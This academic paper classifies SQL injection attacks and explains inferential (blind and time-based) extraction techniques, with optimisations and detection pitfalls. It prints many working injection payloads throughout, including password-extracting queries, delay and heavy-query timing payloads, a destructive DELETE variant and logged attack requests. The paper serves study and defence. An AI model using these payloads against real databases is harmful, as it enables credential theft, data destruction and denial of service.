Inferential SQL Injection Attacks

Miroslav Štampar
Information Systems Security Bureau
Fra Filipa Grabovca 3, 10000 Zagreb, Croatia
(Email: mstampar@zsis.hr)
(Received June 4, 2014; revised and accepted Jan. 16 & July 13, 2015)

Abstract

This paper describes a class of SQL injection attacks (SQLIA) where attackers can deduce information from the back-end database management system (DBMS) without transferring actual data. Instead, by using predetermined differentiation mechanism, information is being inferred piece by piece. Because of its widespread success, particularly in difficult situations where other SQLIA classes fail, understanding of this subject is of great importance for successful mitigation of this type of attacks.

Keywords: Blind injection, inference, SQL injection, timing attack

1 Introduction

Although SQLIA made its first public appearance back in 1998 [16], it still stays one of most serious [25] and prevalent [5, 10] threat types. When used properly, attackers can influence what is passed to the database by exploiting weak input validation and/or dynamic construction of SQL statements having no proper usage of type-safe parameter values[1].

In SQLIA, if affected database connection is using overprivileged login, attackers can retrieve confidential information, corrupt it and/or even destroy database content. It is usually known as an attack against web applications, but any kind of application using relational database can become a target.

SQLIA *vector* is a mean by which attackers can deliver and execute a malicious SQL formation called *payload* (e.g. *OR 2>1*). Payload is enclosed with context sensitive *boundaries* (e.g. ***abc')*** *OR 2>1* ***AND ('abc'='abc***), making it work when injected inside the vulnerable SQL statement.

SQLIA can be illustrated with the following piece of a vulnerable PHP code (Example 1).

Example 1: SQLIA vulnerable code written in PHP

```
$query = 'SELECT name, surname FROM users WHERE
 id = ' . $_REQUEST['id'] . ' LIMIT 0, 1';
$result = mysql_query($query);
```

Variable *$query* is used for storing crafted SQL *SELECT* statement that is being executed in the MySQL DBMS, value *$_REQUEST['id']* represents user supplied HTTP request value (e.g. GET parameter *id*) that is concatenated to the static part of query in its unfiltered form, while variable *$result* holds result of query execution.

If user intentionally supplies malicious SQL code, instead of, as in this case, naively expected integer value, SQLIA is under way. It should be noted that unfiltered usage of any user influenced value (e.g. HTTP header *Cookie*) inside web application's code can result in this kind of attack.

To be as realistic as possible, SQLIA examples used in this article will be focused on retrieval and/or modification[2] of content from the hypothetical table *users*, which can be instantiated with the following SQL code (Example 2).

Example 2: SQL code used for instantiation of table *users*

```
CREATE TABLE users (
    id INT NOT NULL,
    name VARCHAR(500),
    surname VARCHAR(500),
    password VARCHAR(500),
    PRIMARY KEY (id)
);
INSERT INTO users (id, name, surname, password)
  VALUES
    (1, 'matt', 'jones', 'passw0rd'),
    (2, 'john', 'doe', 'cake123'),
    (3, 'admin', 'admin', 'a4zL74pRDS');
```

Created table *users* has primary key column *id*, column *name* for storing user's name, column *surname* for storing

[1] Type safety is a mechanism for discouraging and prevention of type errors by explicit declaration of value types.

[2] Modifications can be done only in special cases discussed further in text.

user's surname and column *password* for storing user's password. In real life scenario, content of such table would be of great interest to the attackers.

SQLIA examples will be presented either in original form used against the attack point (e.g. HTTP GET parameter *id*), or in its final contaminated form, where they are already incorporated into the vulnerable SQL statement. In both cases, used SQLIA vector will be marked with bold characters.

Examples that are DBMS dependent will contain the corresponding DBMS name enclosed in parenthesis (e.g. *(MySQL)*). That way it should be easily distinguishable which SQLIA payload is targeting which DBMS.

2 SQL Injection Fundamentals

2.1 SQLIA Types

SQLIA can be classified by its purpose as data mining or non-data mining. Data mining class is used for retrieval of stored database content. Non-data mining class is used for everything else, like addition or modification of database content, execution of stored procedures, authentication bypass, etc.

Further, data mining SQLIA can be classified as inband, inference or out-of-band [15]. Inband class is used for data retrieval using existing transmission channel between target and attackers, like formatted query result in web application response or included DBMS error report. Inference class is used for inferring data, never transferring the actual data. In out-of-band class, contrary to inband, alternative channel is used for data retrieval, like HTTP [11], DNS [19], SMTP [7], etc.

Fundamental SQLIA types are: tautologies, blind injections, timing attacks, UNION queries, illegal/logically incorrect queries and piggy-backed statements [8]. Depending on the purpose of attack, affected vulnerable SQL statement and target's configuration, different SQLIA types will have a different efficacy.

For instance, piggy-backed statement SQLIA is rarely usable against targets using DBMS other than Microsoft SQL Server and PostgreSQL, as those are seldom that natively support stacking of multiple SQL statements inside a single line. Also, in case that a non-query statement is found to be vulnerable and DBMS error reporting is turned off, it is highly probable that relatively slow timing attack will be the only SQLIA able to perform the data mining task.

In related work it can be found that *alternate encoding* is a type of SQLIA too [8, 9, 12, 21], while in reality it is only a mean of avoidance from detection done by automated prevention mechanisms, used in other web application attacks as well [17, 22].

Also, it can be found that a SQLIA type name piggy-backed query [8] is used instead of piggy-backed statement, while in reality this type of SQLIA is predominantly being used for execution of non-query statements (e.g. *INSERT*).

Tautology is a type of SQLIA where conditional part of the vulnerable query is forcefully being evaluated to the logical value *True*. It is used mostly for bypass of login pages and content extraction of table used in vulnerable query itself. This attack can be illustrated with the following contaminated SQL query:

Example 3: Tautology

```
SELECT name, surname FROM users WHERE id=1 OR
 1=1-- LIMIT 0, 1
```

In Example 3, if vulnerable target returns result of a vulnerable query in response, then used SQLIA payload will force it to return the content of the whole table *users*, instead of only one (expected) row. Trailing character formation $--$ is a common suffix[3] found in SQLIA vectors, used in cases where the rest of the vulnerable query needs to be neutralized for attack to be successful. In this case clause *LIMIT* needs to be cut out so attackers could be able to retrieve all entries for columns *name* and *surname*.

Blind injection is a type of SQLIA where conditional part of the vulnerable statement is forced to be evaluated (solely) depending on an answer to the attacker's question. In case that content of target's response differs for logical value *True* from response for *False*, attackers can infer the arbitrary database content from series of truth questions[4]. This attack can be illustrated with the following contaminated SQL query:

Example 4: Blind injection (Microsoft Access)

```
SELECT name, surname FROM users WHERE id=1 AND
 (SELECT UCASE(MID(password, 1, 1)) FROM users
 WHERE name='admin')='A'
```

In Example 4, if response is same, or at least as similar, as predetermined response for logical value *True*, attackers can infer that the upper cased first character of user *admin*'s password is *A*. Otherwise the rest of the character space will be checked exactly the same way until the right one is found.

Timing attack is a type of SQLIA where vulnerable statement is forced to have a delayed execution depending on an answer to the attacker's truth question. In case that time required for target to respond[5] differs for logical value *True* from time for *False*, attackers can, similar as in blind injection case, infer arbitrary database content from series of truth questions. This attack can be illustrated with the following contaminated SQL query (Example 5).

In Example 5, if time required for target to respond is noticeably longer than the regular response time, attackers can infer that the upper cased first character of

[3] Another popular suffix is #.

[4] Truth question is a type of question where answer is a truth value (*True* or *False*), indicating the relation of a proposition to truth.

[5] Term *response time* will be used for a total time required for request to reach the target, target to generate response and response to come back to the attacker.

user *admin*'s password is *A*. Otherwise the rest of character space will be checked exactly the same way until the right one is found.

Example 5: Timing attack (MySQL)

```
SELECT name, surname FROM users WHERE id=
 IF(((SELECT UPPER(MID(password, 1, 1)) FROM
 users WHERE name='admin')='A'), SLEEP(5), 1)
```

UNION query is a type of SQLIA where, by using SQL operator *UNION*, result of maliciously injected query is combined and returned inband with the regular response. This attack can be illustrated with the following contaminated SQL query:

Example 6: UNION query

```
SELECT name, surname FROM users WHERE id=1
 UNION ALL SELECT password, NULL FROM users
 WHERE name='admin'-- LIMIT 0, 1
```

In Example 6, if content of column *name* for table *users* is returned as part of the target response, then used SQLIA payload will force it to return the content of column password for user *admin* from that same table, along with the regular response.

Illegal/logically incorrect query[6] is a type of SQLIA where DBMS error state, carefully chosen by attackers, is provoked in such way that the resulting error report carries result of the injected (sub)query inband with the target response. It can be illustrated with the following contaminated SQL query:

Example 7: Illegal/logically incorrect query (Oracle)

```
SELECT name, surname FROM users WHERE id=
 ExtractValue('<xml/>', CONCAT('\', (SELECT
 password FROM users WHERE name='admin')))
```

In Example 7, illegal XPath[7] value is crafted and provided as an argument to the function *ExtractValue*[8]. If DBMS error message reporting is turned on, password for user *admin* will be returned inband with the target response, as part of an explanation of what went wrong.

Piggy-backed statement[9] is a type of SQLIA where injected SQL statement is executed along with the vulnerable one. It is typically being used for modification of database content and execution of stored procedure language (SPL) code. This attack can be illustrated with the following contaminated SQL query (Example 8).

In Example 8, SQL *INSERT* statement is being piggy-backed to insert a new row into the table *users*. It has to be noted that this kind of SQLIA is extensively used in cases when DBMS supports execution of OS commands through system stored procedures (e.g. *xp_cmdshell* in Microsoft SQL Server).

Example 8: Piggy-backed statement

```
SELECT name, surname FROM users WHERE id=1;
 INSERT INTO users VALUES('foo', 'bar',
 'testpass')--
```

2.2 SQLIA Phases

Typical SQLIA can be divided into several distinguishable phases: reconnaissance, attack vector establishment, enumeration, data retrieval and (optional) system takeover.

In *reconnaissance* phase potentially vulnerable attack points are being collected, along with all possible informations about the back-end DBMS. Vulnerable attack points for SQLIA can be anything, ranging from HTTP parameters (e.g. GET), HTTP headers (e.g. Cookie), message formats (e.g. JSON) and more. In case that the target's response contains the DBMS error report for the deliberately invalid value (e.g. *1")'*) attackers will be able to recognize the back-end DBMS and further narrow down used payloads in following phases.

In *attack vector establishment* phase chosen pairs of boundaries and testing payloads are used against the potential attack points, in hope of finding one that responds positive to tests. In case of success, recognized boundaries are being used along with predefined malicious payloads in following phases.

For successful exploitation attackers have to know the type of the back-end DBMS. If that information has not been found in the reconnaissance phase (e.g. through parsing of DBMS error reports), couple of DBMS specific fingerprinting payloads have to be used. For instance, payload *QUARTER(NULL) IS NULL* will be evaluated to *True* only in case of MySQL DBMS, while *LENGTH(SYSDATE)>0* will be evaluated to *True* only in case of Oracle DBMS. Otherwise those payloads will result with non-*True* (i.e. *False*) responses.

In *enumeration* phase information about the underlying database structure is being collected: user names, user privileges, password hashes, database names, table names, column names, etc. It is being done by using specific queries, where each DBMS has its own places (e.g. system tables) for storage of this kind of information. For instance, Microsoft SQL Server holds stored database names inside system table *master.dbo.sysdatabases*, while MySQL stores that same data inside system table *information_schema.schemata*.

In *data retrieval* phase stored database content is being retrieved by using enumerated database, table and column names collected in the previous phase. Usually, only content of tables having names of interest is being retrieved (e.g. *users*). From attacker's perspective this phase represents the most important part of SQLIA.

[6] Also known as error message SQLIA [2].

[7] XPath (XML Path Language) is query language used to navigate through elements and attributes in an XML document.

[8] MySQL function for extraction of value from an XML string using XPath notation.

[9] Also known as stacked [7] and/or batched SQLIA [6].

In (optional) *system takeover* phase underlying OS is being further exploited making the target completely vulnerable to other arbitrary attacks (e.g. uploading of web shell through SQLIA). Usage of special system stored procedures for OS interaction is required, that are available only in a handful of DBMSes (e.g. Microsoft SQL Server). As required privileges for current user are usually insufficient, this phase is rarely being successfully performed.

3 Inference

Inference is a class of SQLIA based on logical reasoning, where attackers are asking specific questions against the DBMS and inferring results based on target's behavior. Observed characteristic(s) can be anything, ranging from content, return code, existence of error report, response time and more. It is intended to be used only for data-mining purposes, while it largely benefits from process automation and parallelization.

First appearance of inferential SQLIA can be found in paper "*(more) Advanced SQL Injection*" [3] where it is described as "*a novel method for extracting information in the absence of helpful error messages*". Inside of it, time delay is proposed as a transmission channel. Following SQLIA vector has been given:

Example 9: Inference SQLIA (Microsoft SQL Server)

```
DECLARE @s VARCHAR(8000) SELECT @s = db_name()
 IF (ASCII(SUBSTRING(@s, 1, 1)) & (POWER(2, 0))
 ) > 0 WAITFOR DELAY '0:0:5'
```

In Example 9, target will pause for five seconds if the least significant bit (LSB) of the first character of current database name is *1*. Otherwise it will respond in a regular manner.

Inference is being categorized into two SQLIA types: time based *timing attack* and non-time based *blind injection*. If observed target's characteristic is a time required for it to respond to a given request, timing attack SQLIA is underway. Otherwise we are talking about the blind injection SQLIA.

Inference is used only when usage of inband and (more complex) out-of-band SQLIA classes is not possible, as it is significantly more time and resource demanding process. It largely benefits from process parallelization, where multiple requests are being made at the same time, effectively shortening the run time.

Provoking conditional responses requires the usage of particular SQL expressions. Each expression has a purpose of binding the vulnerable SQL statement to the question part of the inference SQLIA. Which one will be used is based on injection place inside the vulnerable SQL statement itself. For instance, if the injection place is located inside the *WHERE* clause of a vulnerable SQL statement, then used SQL expression will be different than the one required for cases when injection place is located inside the *ORDER BY* clause.

3.1 Blind Injection

In case of blind injection (Example 10) attackers are trying to bind the question part of inference to the vulnerable SQL statement in such way that it changes the final result depending on an answer to that same question. If SQL statement is vulnerable inside the *WHERE* or *HAVING* clause, inference question is being bind with usage of *AND* or *OR* boolean operators.

Example 10: WHERE or HAVING clause blind injection

```
SELECT name, surname FROM users WHERE id=1 AND
 2>1
```

By using boolean operator *AND* in *WHERE* or *HAVING* clause blind injection, when the conditional part evaluates to *True*, resulting response should be as similar to the original as possible. In case of usage of boolean operator *OR*, original parameter value is usually being invalidated by using either random value or negated form of the original, so that the response is visibly larger for evaluated value *True*, than for value *False*.

In generic cases, like *ORDER BY* clause blind injection, mechanism called *parameter replacement* can be used. In it, original parameter value is replaced with the conditional SQL expression in such way that when used question evaluates to *True* it returns the original value, while when it evaluates to *False* it evaluates a logically incorrect (sub)query.

Example 11: ORDER BY clause blind injection

```
SELECT name, surname FROM users WHERE id=1
 ORDER BY (CASE WHEN (2>1) THEN 1 ELSE
 1/(SELECT 0))
```

In Example 11, web application will respond with either DBMS error report, noticeably different output and/or different return (HTTP) code. In either case attackers will be able to distinguish *True* from *False* response.

3.2 Timing Attack

In case of timing attack (Example 12) attackers are trying to bind a question part of inference to the vulnerable SQL statement without usual care for the final result. Their only concern is that the malicious conditional SQL expression properly executes. If the result of a run is the delayed response then attackers can infer that the answer to the given question is *True*, *False* otherwise.

Example 12: Timing attack bound with boolean operator AND (MySQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=IF((2>1), SLEEP(5), 1)
```

There are two mechanisms for provoking delayed responses: delay functions and heavy queries.

Delay functions (Example 13) are stopping the execution of the current code for a specified period of time, while *heavy queries* (Example 14) are causing the resource intensive calculations effectively stopping the execution of current code for non-deterministic period of time.

Example 13: Timing attack with delay function (PostgreSQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=(CASE WHEN (2>1) THEN (SELECT 1 FROM
 PG_SLEEP(5)) ELSE 1 END)
```

Deterministic nature and inconspicuous resource consumption makes SQL delay functions considerably better choice than heavy queries. But, as they are available in only couple of DBMSes, latter are used more often.

Example 14: Timing attack with heavy query (MySQL)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=IF((2>1), BENCHMARK(5000000, MD5('foobar')),
 1)
```

For instance, DBMS delay functions can be found in MySQL (*SLEEP*), PostgreSQL (*PG_SLEEP*), Oracle (*DBMS_LOCK.SLEEP* and *USER_LOCK.SLEEP*) and Microsoft SQL Server (*WAITFOR DELAY*).

However, heavy queries can be made virtually in any DBMS by performing (e.g.) SQL *JOIN* operation on a number of (known) tables, running iterative process with large number of repetitions (e.g. *BENCHMARK* in MySQL), using specialized data generation functions (e.g. *RANDOMBLOB* in SQLite - Example 15), etc.

Example 15: Timing attack with heavy query (SQLite)

```
SELECT name, surname FROM users WHERE id=1 AND
 1=(CASE WHEN (2>1) THEN(LIKE('ABCDEFG',
 UPPER(HEX(RANDOMBLOB(200000000))))) ELSE 1
 END)
```

Non-query SQL statements (*INSERT*, *UPDATE*, *DELETE*, etc.) are usually targeted with this kind of SQLIA. Attacking them with blind injection would not produce any usable results as the execution of non-query SQL statements usually does not change the response, at least not in an expected manner. Also, if the error message reporting is turned off, timing attack is the only way how to perform the SQLIA on those.

It should be noted that attackers, in such cases, can cause destructive consequences, even unintentionally. Taking this into consideration, if boolean operator *OR* is used for binding to the vulnerable non-query SQL statement (Example 16), attackers should take care that both execution paths in the question part do not return non-*False* result, while still able to run the timing attack.

Example 16: Destructive timing attack (MySQL)

```
DELETE FROM users WHERE id=1 OR 1=IF((1>2),
 BENCHMARK(5000000, MD5('foobar')), 1)
```

3.3 Character Search

Resulting character is being inferred using one of the following methods: sequential search, binary search or bit-by-bit extraction. While binary search and bit-by-bit extraction are generally considered faster, sequential search is used more often, as it is the simplest one to implement.

In *sequential search* every element from character domain is being checked against the subject in a sequential manner, until the right one is found. It is also the most simple way how to do the inference, having linear time complexity $O(n)$.

Example 17: Inference by sequential search (MySQL)

```
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(0)--
  # False ('\x00')
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(1)--
  # False ('\x01')
...
http://www.target.com/vuln.php?id=1 AND
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) = CHAR(112)--  # True ('p')
```

In Example 17, first character of first entry for column *password* in table *users* is being inferred by using sequential search. In generic approach, when there is no prior knowledge of the content of retrieved data, search starts with the first ASCII character *NUL* (i.e. *'\00'*). Process is being repeated until the result is found (in our case letter *'p'*) as the first character responding with the answer *True* to a comparison question.

Binary search relies on the *divide and conquer* strategy. It starts by splitting the character domain into two equally sized parts. After check request, part that does not contain the result is dropped, while the other is used in further steps as the character domain. The process is repeated until it is being left with only one remaining (i.e. resulting) character. It has a logarithmic time complexity $O(log_2 n)$.

Example 18: Inference by binary search (MySQL)

```
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(127)), SLEEP(5),
 0)--  # False ('\x7f')
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(63)), SLEEP(5),
 0)--  # True ('?')
...
http://www.target.com/vuln.php?id=1 AND
 IF((MID((SELECT password FROM users ORDER BY
 id LIMIT 1, 1), 0, 1) > CHAR(112)), SLEEP(5),
 0)--  # False ('p')
```

In Example 18, first character of first entry for column *password* in table *users* is being inferred by using binary

search. In generic approach, when there is no prior knowledge of the content itself, search starts by splitting the character domain around the character with ASCII code *127* (i.e. *'\x7f'*). As the resulting (unknown) character *'p'* falls inside the lower part, after the first inference question, upper part is discarded and the rest is used in the following iteration. Process is repeated until the character domain is left with only one element. That last character is considered to be the resulting one.

While inference by binary search is solely based on logical reasoning, inference by *bit-by-bit* extraction is based on bitwise arithmetic. Each character bit is inferred by using bitwise operator *AND* (&) in combination with appropriate bit-mask marking the required bit position.

Example 19: Inference by bit-by-bit extraction (MySQL)

```
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 128--  # False
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 64--   # True
...
http://www.target.com/vuln.php?id=-1 OR
 MID((SELECT password FROM users ORDER BY id
 LIMIT 1, 1), 0, 1) & 1--    # False
```

In Example 19, first character of first entry for column *password* in table *users* is being inferred by using bit-by-bit extraction. In first request, most significant bit (MSB) is being inferred by using a bitwise operator *AND* (&) in combination with bit-mask *10000000* (decimal *128*). In second request second bit is being inferred the same way, using corresponding bit-mask. Process is being iterated until the least significant bit (LSB) bit is inferred.

3.4 Response Differentiation

Inference is based on differentiation of particular characteristic in target's behavior. In case of blind injection, it can be made in many ways, where chosen method often depends on case complexity. In simplest case, when response content for the identical request is found to be static, text comparison should be sufficient. If response is same as for the original request, it can be concluded that the answer to an inference question is *True*, otherwise *False*. Popular variation is to compare the message digest values (e.g. MD5) of response contents, instead of performing comparison character by character.

In real life, content is being changed dynamically with each response, even for identical requests. Banners, ads, session tokens, style sheets, etc., are making the process of response differentiation considerably more difficult. In those kind of cases attackers are usually choosing between three different approaches: searching for particular pattern(s), length comparison or calculation of likeness.

When searching for particular pattern(s), string or regular expression is chosen in such way that it can be found



Figure 1: Ratcliff-Obershelp response content similarity for Alexa's top 10 websites (Nov. 2013)

in both original and content taken for *True* response, while it must not be found in response for *False*. For instance, if string Welcome can be found in both original and determined response for *True*, while it can not be found in response for *False*, it can be used in further inference.

Length comparison is one of the easiest and most effective ways how to perform differentiation, especially for cases when responses have considerable percentage of dynamic content. Usually, responses for answer *True* tend to differ noticeably in size compared to those for answer *False*. If response lengths tied to answer *True* are falling inside some tolerable boundaries (e.g. >90%), while for answer *False* are falling outside, this method can be used for inference.

String comparison is often limited to finding exact matches inside response contents. Therefore, recommended approach [20] is the usage of algorithms for *calculation of likeness*. For example, *Levenshtein algorithm* returns the minimum number of single character edits[10] that are required to transform one string to the other [14], while *Ratcliff-Obershelp algorithm* returns the similarity of two strings as the number of matching characters divided by the total number of characters in both strings [4]. In the former algorithm, if calculated distance between the original response and response got for inference question is lesser than some upper (arbitrary chosen) value θ (e.g. 10), or in case of Ratcliff-Obershelp algorithm, if similarity is greater than some threshold value η (e.g. 0.9), it can be concluded that answer to the inference question is *True*, otherwise *False*. Implementation for both algorithms can be found in almost every major programming language, making them easy to be used for this purpose.

[10]Single character edits include insertion, deletion and substitution.



Figure 2: Probability distributions of regular response times for Alexa's top 10 websites (Nov. 2013)

```
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>64 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>112 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>104 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>108 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>106 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),3,1))>105 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>128 HTTP/1.1" 200 75 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>64 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
%20IFNULL(CAST(surname%20AS%20CHAR),0x20)%20FROM%20users%20ORDER%20BY%20id%20LIMIT%
200,1),4,1))>96 HTTP/1.1" 200 127 "-" "Python-urllib/2.7"
172.16.93.1 - - [03/Nov/2013:18:25:07 +0000] "GET /vuln.php?id=1%20AND%20ORD(MID((SELECT
```

Figure 3: Excerpt from an Apache HTTP Server log during blind injection SQLIA

Response time differentiation in timing attack can be done in several ways. Most simple way is to compare the response time τ with the constant delay value T used in inference question itself. If τ is greater than T (i.e. delayed), it can be concluded that answer to the inference question is *True*, otherwise *False*. This is all being done with the premise that the regular response time is considerably smaller than the used delay value.

If heavy queries are used in timing attacks, faster targets will most probably process them faster, while on slower machines there is a possibility that attackers will unintentionally cause Denial of Service (DoS) by their usage. Hence, in most cases simple comparison of time values is simply not good enough.

Recommended approach [20] for dealing with this kind of cases is the usage of probability distribution. If probability distribution can be calculated for regular response times, then it can be concluded, with certain probability, if response for the inference question has been delayed or non-delayed (i.e. regular).

For demonstration purpose, probability distributions for regular response times of Alexa's top 10 websites have been calculated (Figure 2). Total time required to connect, for a HTTP request to reach the web server, response to be generated and it to come back to the testing machine, has been observed for 200 times.

From given results it can be seen that the response densities resemble bell-shaped curve(s) found in normal distribution. Calculating the mean μ, point where the peak of density occurs, and standard deviation σ, indicating the curve spread, one approach could be to use the *68-95-99.7% rule*[11]. It states that in normal distribution nearly all values lie inside three standard deviations of the mean. That said, value $\mu + 3\sigma$ can be taken as the boundary between normal and delayed responses. Hence, if response time falls below the given boundary value it can be concluded that response for the inference question is most probably *False*, *True* otherwise.

3.5 Optimization

Both sequential and binary search methods can be optimized in a heuristic way if basic characteristics of the retrieved data are known. In case of sequential search, used character domain can be sorted using predetermined probability (e.g. letter frequency in English language [18] or character frequency in general computer text [23]). In case of binary search, used character domain can be split into several sub-domains, where first would be used those having higher probability of containing the result (e.g. *a-z, A-Z, 0-9,* etc.).

Another popular mean of optimization is parallelization, where parts of content are inferred simultaneously. Usually, at first, entry length is retrieved in a regular (sequential) manner. After the length is found out, each worker instance (e.g. thread) is started in parallel having a task of retrieval of dedicated part of the entry. That said, in one scenario, instance i will infer characters: $E_i, E_{i+P}, E_{i+2P}, ...$ where E represents the current entry and P total number of worker instances. In ideal conditions speedup should be close to N, where most of the time is being spent on waiting for individual responses.

If the target web server is HTTP 1.1 compliant, HTTP persistent connection[12] can be established. In that case single TCP connection can be used to send and receive multiple HTTP requests and responses. That way, network latency is being reduced noticeably because of avoidance of the TCP handshaking part in subsequent requests.

One more way how to speed up the data retrieval is by using character prediction. All DBMSes do have characteristic responses for particular requests. For instance, PostgreSQL DBMS version string always starts with *PostgreSQL*, no matter the actual version (e.g.

[11] Also known as *Three-sigma rule* or *Empirical rule.*

[12] Also known as *HTTP Keep-Alive.*

PostgreSQL 8.3.9 on i486-pc-linux-gnu, compiled by GCC gcc-4.3.real (Debian 4.3.2-1.1) 4.3.2). Also, in case of table content retrieval, sequential column entries tend to share the same prefix (e.g. *COLLATIONS,* ***COLLATION****_CHARACTER_SET_APPLICABILITY,* ***COL****UMNS,* ***COLUMN****_PRIVILEGES,* etc.). That gives us the opportunity to start search by using characters from either predetermined expected prefixes and/or the previously retrieved entry (or entries).

3.6 Potential Problems

Inferential SQLIA is generally regarded as "noisy". Most obvious reason is the number of requests made during data mining, originating from low data bit transfer ratio per single request compared to other SQLIA classes. For instance, compared to inband class, it can be slower ranging anywhere from ten to a couple of thousand times on average. This can lead to obvious trails in web server logs (Figure 3), raise in web server traffic and "spikes" in (potential) IDS monitoring mechanisms.

In case of timing attack SQLIA there is another risk that the used payload will cause a DoS. As majority of heavy queries work by performing SQL *JOIN* operation on a number of (known) tables, server memory can be easily filled up. Also, in case that the injection place is located inside the *WHERE* clause of the vulnerable SQL statement, there is a possibility that the timing attack payload will be evaluated more times than once. Hence, if the payload is based on a fact that the processor will require a certain amount of time to process it under a full load, then total processing time can be raised multiple times, inadvertently causing server wide problems.

Another often problem seen in timing attack SQLIA is the inability to use the parallelization for speeding up the data retrieval process. If used payload affects how the rest of DBMS performs, performing inference in parallel will most probably introduce undesired noise in results. This effect is especially noticeable for heavy query cases. If multiple inference questions answer *True* at the same time, making deliberate delays, there is a considerable possibility that all nearby questions will be (probably wrong) inferred to *True* too.

Content dynamicity is making the process of blind injection detection particularly difficult. If the regular content is changing considerably with each response, there is a considerable chance of *false negative* detection, where part(s) changing with the vulnerability itself could be overseen as just another dynamic part. On the other hand, there is also a chance of *false positive* detection. In such case, regular change could be marked by mistake as a result of the blind injection itself.

Network latency is the biggest obstacle in timing attack SQLIA. If regular response times are not in a short range, distinguishing *True* from *False* responses can be impossible. That being said, false positive and false negative detection are both likely to happen.

